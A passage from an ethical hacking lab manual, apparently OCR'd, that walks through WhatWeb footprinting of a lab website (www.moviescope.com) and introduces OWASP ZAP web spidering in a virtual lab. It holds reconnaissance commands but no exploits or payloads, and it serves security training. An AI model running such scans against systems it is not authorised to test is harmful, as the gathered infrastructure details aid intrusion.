
   Note: The password that you type will not be visible.
4. Now, type **cd** and press **Enter** to jump to the root directory.
5. In the **Terminal** window, type **whatweb** and press **Enter**. It displays a list of the commands available with WhatWeb.




6. Now, type **whatweb [Target Web Application]** (here, the target web application is **www.moviescope.com**) and press **Enter** to perform website footprinting on the target website.
7. The result appears, displaying the **MovieScope** website infrastructure, as shown in the screenshot.

8. In the terminal, type **whatweb -v [Target Web Application]** (here, the target web application is **www.moviescope.com**) and press **Enter** to run a verbosity scan on the target website.
9. The result appears, displaying a detailed report on the target website such as its IP address, plugin information, and HTTP header information, as shown in the screenshot.








10. Now, type **whatweb --log-verbose=MovieScope_Report www.moviescope.com** and press **Enter** to export the results returned by WhatWeb as a text file.

    Note: This will generate a report with the name **MovieScope_Report** and save this file in the **root** folder.

11. Type, **pluma MovieScope_Report** and press **Enter** to open the file.

12. The **MovieScope_Report** text file appears, as shown in the screenshot.

    Note: In real-time, attackers use this information to determine the website infrastructure and find underlying vulnerabilities, and later exploit them to launch further attacks.



13. This concludes the demonstration of how to perform website reconnaissance on a target website using the WhatWeb tool.
14. Close all open windows and document all acquired information.

Task 3: Perform Web Spidering using OWASP ZAP

OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. ZAP provides functionality for a range of skill levels—from developers to testers new to security testing, to security testing specialists.


Here, we will perform web spidering on the target website using OWASP ZAP.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine (**Windows Server 2019**). Here, the host machine is the **Parrot Security** machine.

Note: Ensure that the **Windows Server 2019** virtual machine is running.

